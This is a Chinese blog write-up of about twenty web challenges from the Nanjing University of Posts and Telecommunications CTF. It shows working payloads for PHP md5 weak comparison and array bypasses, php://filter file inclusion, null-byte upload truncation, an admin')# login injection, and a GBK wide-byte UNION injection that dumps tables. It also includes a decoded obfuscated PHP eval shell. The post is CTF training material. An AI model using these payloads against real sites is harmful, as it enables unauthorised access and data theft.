南邮CTF-部分题目writeup

原创

知世_ 于 2018-10-15 19:53:00 发布 1537 收藏 2
文章标签： ctf writeup


本文链接：https://blog.csdn.net/gfoooooo/article/details/81168642

1.签到题

题目非常简单，在审查元素中就可以发现flag

题目传送门：http://chinalover.sinaapp.com/web1/

key在哪里?



2.md5 collision

这道题利用了php的弱比较和md5值碰撞

而源码要求a和QNKCDZO的md5值相同，但a和它不相等

QNKCDZO的md5值为：0e830400451993494058024219903391

php在用==做比较的时候会将0e开头的数字视为0

因而只需要让a的md5值为0e开头即可解出，我们赋予a：s878926199a

题目传送门：http://chinalover.sinaapp.com/web19/

源码（PHP）

```
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```

nctf{ _ _ }

3.签到2

题目传送门：http://teamxlc.sinaapp.com/web1/02298884f0724c04293b4d8c0178615e/index.php

尚未登录或口令错误

输入框：

请输入口令：zhimakaimen 开门

题目要求我们输出芝麻开门的口令，审计网站代码时发现maxlength为10，而我们需要输入的值有11位

因此我们既可以使用burp截断后，赋予值，也可以在网站处将maxlength改为11

flag is:nctf{ t}

输入框：

请输入口令：zhimakaimen 开门

4.这题不是web

题目传送门：http://chinalover.sinaapp.com/web2/index.html

进去发现只有一张图片，好吧我们下载这张图片

答案又是啥。。

然后我选择使用记事本打开，拉到最后，惊奇的发现了flag..好吧。。真的不是web

`c-懞?4(Pg?垠蹳8%另Q虷鞁慀????S鎞m7韽?☺5;貧90榷mB鬊ᔆ@絧?d}?　s ?棻　?y虎
礵7旖?♠□4懊`閬.?L悗*　p□榳?n?B□ (&?□L□□*~紃翿LqW坢旒d聾?□栻□繈　□□ ?!mX? □
蘗□?? □F儤暉m~鋼??X ?舐□□u??□???p癒 □|C?　□膻□\鬠□谤(b□%　d!□b?X鴒 澽鑒 k?薾
眶??€!嵣 Ch庢幕□m愚~嘯%箂 ˇ!?$ 旖l坲e鼓　k.?□6?'□?H10□□□?q?_俌i　0諼□□ 殽溼□
栟□-8r?□膼俛F　　□?参J)?V ⊡鈶R!(釁c#□l傲□)□0,s□埱□?[i□缔氹□詨m x　B覬t簠□誧□
□　🖪V郝榽??It!□?i儡儗埢?□朠0驴□陶?z:{?P?　X枇嘿)□f佢?□蹙#|垌□　蜊?□□\亮?? ?硨?蠶
驢?h犴?弍?□,в□蝠?醒□屠□3, Xa焗?　嶩纓羹甈?Rk 髁锍?　(?　T□粟00攤　@|?j宾汛□□庱
蹈□H×?? 擂□X>□劒鸐任齹c□編□p煊mp 鋍W^篧+?↖?R帚　　糮□□ X2A♠妙堝□!□癆洵
笋?　'褧□□€纚(□0d?釾帊瓠[韭□砬^赁枎□□ ;nctf{ …… https://blog.csdn.net/gfooooo}

5. 层层递进

题目传送门：http://chinalover.sinaapp.com/web3/

进去之后先申代码。。找了好久发现有一个SO.html,在SO里发现了S0.html...好吧再进S0.html,依次发现了SO.htm,S0.htm,好吧这也许就叫做层层递进吧。。终于我们发现了404.html，进去之后在一堆注释里发现了flag...得亏眼睛尖啊。。

来来来，听我讲个故事：

- 从前，我是一个好女孩，我喜欢上了一个男孩小A。
- 有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
- 可是我却又害怕的后退了。。。

为什么？
为什么我这么懦弱？

最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，

他就同意和我交往！

谢谢你给出的一份支持！哇哈哈\(^o^)/~!

```
▼<td>
  <!-- Placed at the end of the document so the pages load
  <!--
  <script src="./js/jquery-n.7.2.min.js"></script>
  <script src="./js/jquery-c.7.2.min.js"></script>
  <script src="./js/jquery-t.7.2.min.js"></script>
  <script src="./js/jquery-f.7.2.min.js"></script>
  <script src="./js/jquery-{.7.2.min.js"></script>
  <script src="./js/jquery-t.7.2.min.js"></script>
  <script src="./js/jquery-h.7.2.min.js"></script>
  <script src="./js/jquery-i.7.2.min.js"></script>
  <script src="./js/jquery-s.7.2.min.js"></script>
  <script src="./js/jquery-_.7.2.min.js"></script>
  <script src="./js/jquery-i.7.2.min.js"></script>
  <script src="./js/jquery-s.7.2.min.js"></script>
  <script src="./js/jquery-_.7.2.min.js"></script>
  <script src="./js/jquery-a.7.2.min.js"></script>
  <script src="./js/jquery-_.7.2.min.js"></script>
  <script src="./js/jquery-f.7.2.min.js"></script>
  <script src="./js/jquery-l.7.2.min.js"></script>
  <script src="./js/jquery-4.7.2.min.js"></script>
  <script src="./js/jquery-g.7.2.min.js"></script>
  <script src="./js/jquery-}.7.2.min.js"></script>
  -->
```

开始还手贱点了后退。。。心塞塞的。。

6.单身20年

题目链接：http://chinalover.sinaapp.com/web8/

申代码的时候发现了./search_key.php，点击进去被重定向到no_key_is_here_forever.php

```
<html>
▶<head>…</head>
▼<body>
…   <a href="./search_key.php">_到这里找key__</a> == $0
  </body>
</html>
```


那么用burp抓包->发到中间人->Go,得到flag

```
<script>window.location="./no_key_is_here_forever.php"; </script>
key is : nctf{v
```


7.php decode

题目传送门：https://cgctf.nuptsast.com/challenges#Web

见到的一个类似编码的shell，请解码

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
eval(CLsI("+7DnQGFmYVZ+eoGm1g0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```


申代码，发现字符串经过了gzinflate和base64_decode的加密，这里只有一层加密，所以只需要把eval改成echo运行就可以了

```php
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
echo(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```

```
Problems  Tasks  Console  PHPUnit  PHP Servers  Debug Output
erminated> index.php [PHPUnit] D:\ZendStudio\plugins\com.zend.php.executables.windows_7.1.3.2
縺hpinfo();
.ag:nctf{ɛ⁻ᶦ-_ᵇ---ᶜ-_   ⁻ʰ}Class 'D:\椤圭洰\php\CTF瑙ｉ   \index' could not be fou
```


8.文件包含

题目传送门：http://4.chinalover.sinaapp.com/web7/index.php

可以通过构造file=php://filter/read=convert.base64-encode/resource=index.php


LFI是能够打开并包含本地文件的漏洞，我们使用伪协议来访问

PGh0bWw+CiAgICA8dGl0bGU+YXNkZjwvdGl0bGU+CiAgICAKPD9waHAKCWVycm9yX3JlcG9ydGluZygwKTsKCWlmKCEkX0dFVFtmaWxlXSl7ZWNobyAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+Y2xpcY
/IG5vPC9hPic7fQoJJGZpbGU9JF9HRVRbJ2ZpbGUnXTsKCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpewoJCWVj


然后base64解码便可以得到flag

9.AAencode

题目传送门： **http://homura.cc/CGfiles/aaencode.txt**



emmmm,可能是编码问题，撇到乱码恢复



然后打开chrome控制台，回车便可得到flag


10.单身100年也没用

题目传送门： **http://chinalover.sinaapp.com/web9/**

到这里找key

老办法，看代码时发现链接是index.php，但点击之后变成了no_key_is_here_forever.php

所以我们



11.COOKIE

题目传送门：http://chinalover.sinaapp.com/web10/index.php?id=1

还是抓个包吧。。。

发现coolie :login=0，改成1然后go，得到flag

12.MYSQL

题目传送门：http://chinalover.sinaapp.com/web11/

百度百科可以看看robots.txt,大概是搜索引擎能爬啥不能爬啥，那么我们进入看看

```
鍒□お寮€蹇冿紝flag涓嶅湪杩欙紝杩欎釜鏂囦欢鐨勬剰涔夊湪浜庡紩
鐪嬭TF姣旇禌涓□紝杩欎釜鏂囦欢寰€寰€瀛樻斁鐫€鎻愮ず淇℃伅

TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```


以题目的尿性，id=1024不会轻易出现，那么我们试试1024.1

13.x00


题目传送门：http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php

view-source:

```
if (isset ($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}
```


方法一：00截断？nctf=2%00%23biubiubiu

方法二：利用数组让判断成立?nctf[]=1



14.by pass again

题目传送门：http://chinalover.sinaapp.com/web17/index.php

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```


两种方法，一：a不能等于b，但md5值相同

a=QNKCDZO b=s878926199a;

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{
```


二：利用数组a[]=1 b[]=2;

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{
```


15.变量覆盖

题目传送门：http://chinalover.sinaapp.com/web18/index.php

```
extract($_POST);
if ($pass == $thepassword_123) { ?>
    <div class="alert alert-success">
        <code><?php echo $theflag; ?></code>
    </div>
<?php } ?>
```


构造让thepassword_123=pass的值

nctf{l[illegible]:}

16.上传绕过

题目传送门：http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html

文件上传

Filename: 选择文件 未选择任何文件

Submit

随便先上传一个文件

Type: image/png
Size: 1.5888671875 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirnan
必须上传成后缀名为php的文件才行啊!


我们试着上传一个.php文件

Array ([0] => .php [1] => php) 不被允许的文件类型,仅支持上传jpg,gif,png后缀的文件


emmmm,用burp抓包

```
Referer: http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryKw4gVc7u4jqeJWGa
Content-Disposition: form-data; name="dir"

/uploads/
------WebKitFormBoundaryKw4gVc7u4jqeJWGa
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg
```

修改一下



把空格的20改为00



2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	64	69	72	-data; name="dir
22	0d	0a	0d	0a	2f	75	70	6c	6f	61	64	73	2f	31	2e	"/uploads/1.
70	68	70	00	2e	6a	70	67	0d	0a	2d	2d	2d	2d	2d	2d	php.jpg------

得到flag

17.sql注入1

题目传送门：http://chinalover.sinaapp.com/index.php

看看source

```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:******************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```


```
);
re (user='".$user."') and (pw='".$pass."')";
```


发现了这一句

构造万能密码admin')#，得到flag

Secure Web Login

Logged in! flag:nctf{[illegible]!?}


admin

18.GBK injection


题目传送门：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1

your sql:select id,title from news where id = '1'
Hello World!OVO

先试试'




宽字节注入，我们试试%df'




报错了，看来注入点找对了，那么开始注入

先用order by语句来看看有几列




然后试试union select语句?id=-1%df%27%20union%20select%201,2%20%23



看来只有2能用，查看一下使用的数据库?id=-1%df%27%20union%20select%201,concat_ws(char(32),database())%20%23

得到数据库，那么查看表名



报错了。。忘了'会被转义成\'了。。使用16进制发现还是错的。。emmmm，检查发现where后面的database应该改成table_schema....

id=-1%df%27%20union%20select%201,group_concat(char(32),table_name,char(32))%20from%20information_sch
好啦

ctf , ctf2 , ctf3 , ctf4 , news

有了这个的话，猜解一下有没有flag这一列

---

your sql:select id,title from news where id = '1ß\' and exists(select flag from ctf) #'

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in **SQL-GBK/index.php** on line **10**

依次到ctf4 ?id=1%df%27%20and%20exists(select%20flag%20from%20ctf4)%20%23

your sql:select id,title from news where id = '1ß\' and exists(select flag from ctf4) #'
Hello World!OVO

成了，激动人心的提取flag（也没啥激动的。。。构造语句进行注入得到flag?id=-1%df%27%20union%20select%201,group_concat(char(32),flag,char(32))from%20ctf4%23

your sql:select id,title from news where id = '-1ß\' union select 1,group_concat(char(32),flag,char(32))from ctf4#'
nctf{[redacted]}

19.pass check

题目传送门：http://chinalover.sinaapp.com/web21/

先看看题目提示

```
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

如果pass变量存在，那么当pass和pass1相同时输出flag,strcmp希望我们输入一个字符串，那我们试试数组

得到flag

20.起名字真难

题目传送门：http://chinalover.sinaapp.com/web12/index.php

照常，先看看提示

```
<?php
function noother_says_correct($number)
{
       $one = ord('1');
       $nine = ord('9');
       for ($i = 0; $i < strlen($number); $i++)
       {
              $digit = ord($number{$i});
              if ( ($digit >= $one) && ($digit <= $nine) )
              {
                     return false;
              }
       }
          return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
   echo $flag;
else
   echo 'access denied';
?>
```


emmm ord函数的作用是返回ASCII值，然后函数的作用是number不能有1-9的，而且number要等于54975581388

php的==会把16进制数解析成10进制。。动手试试。。。

The flag is:nctf{follow_your_dream}

这个flag不想抹/

21.